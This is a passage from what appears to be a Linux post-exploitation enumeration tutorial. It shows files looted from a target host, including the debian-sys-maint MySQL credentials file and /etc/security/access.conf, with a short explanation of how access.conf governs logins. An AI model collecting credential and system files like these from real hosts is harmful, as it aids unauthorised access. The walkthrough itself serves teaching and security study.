


```
   20190616065823_default_192.168.41.173_linux.enum.conf_525798.txt

# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host     = localhost
user     = debian-sys-maint
password =
socket   = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
user     = debian-sys-maint
password =
socket   = /var/run/mysqld/mysqld.sock
basedir  = /usr
```

```
                                [ Read 11 lines ]
^G Get Help   ^O Write Out ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File ^\ Replace    ^U Uncut Text^T To Spell    ^  Go To Line
```


Next we have an important one, the access.conf file. The access.conf file is the configuration file used to login into the Linux or Unix systems. This file is located at /etc/security/path.Using this file, logins of users, groups, hosts, tty, network can be defined or redefined.

When someone logs into the system, this file is scanned for the first entry that matches and then their permissions are checked to determine whether their login will be accepted or . refused.



```
   20190616065823_default_192.168.41.173_linux.enum.conf_049379.txt

#
# The group file is searched only when a name does not match that of the
# logged-in user. Both the user's primary group is matched, as well as
# groups in which users are explicitly listed.
#
# TTY NAMES: Must be in the form returned by ttyname(3) less the initial
# "/dev" (e.g. tty1 or vc/1)
#
##############################################################################
#
# Disallow non-root logins on tty1
#
#-:ALL EXCEPT root:tty1
#
# Disallow console logins to all but a few accounts.
#
#-:ALL EXCEPT wheel shutdown sync:LOCAL
#
# Disallow non-local logins to privileged accounts (group wheel).
```


```
^G Get Help   ^O Write Out ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
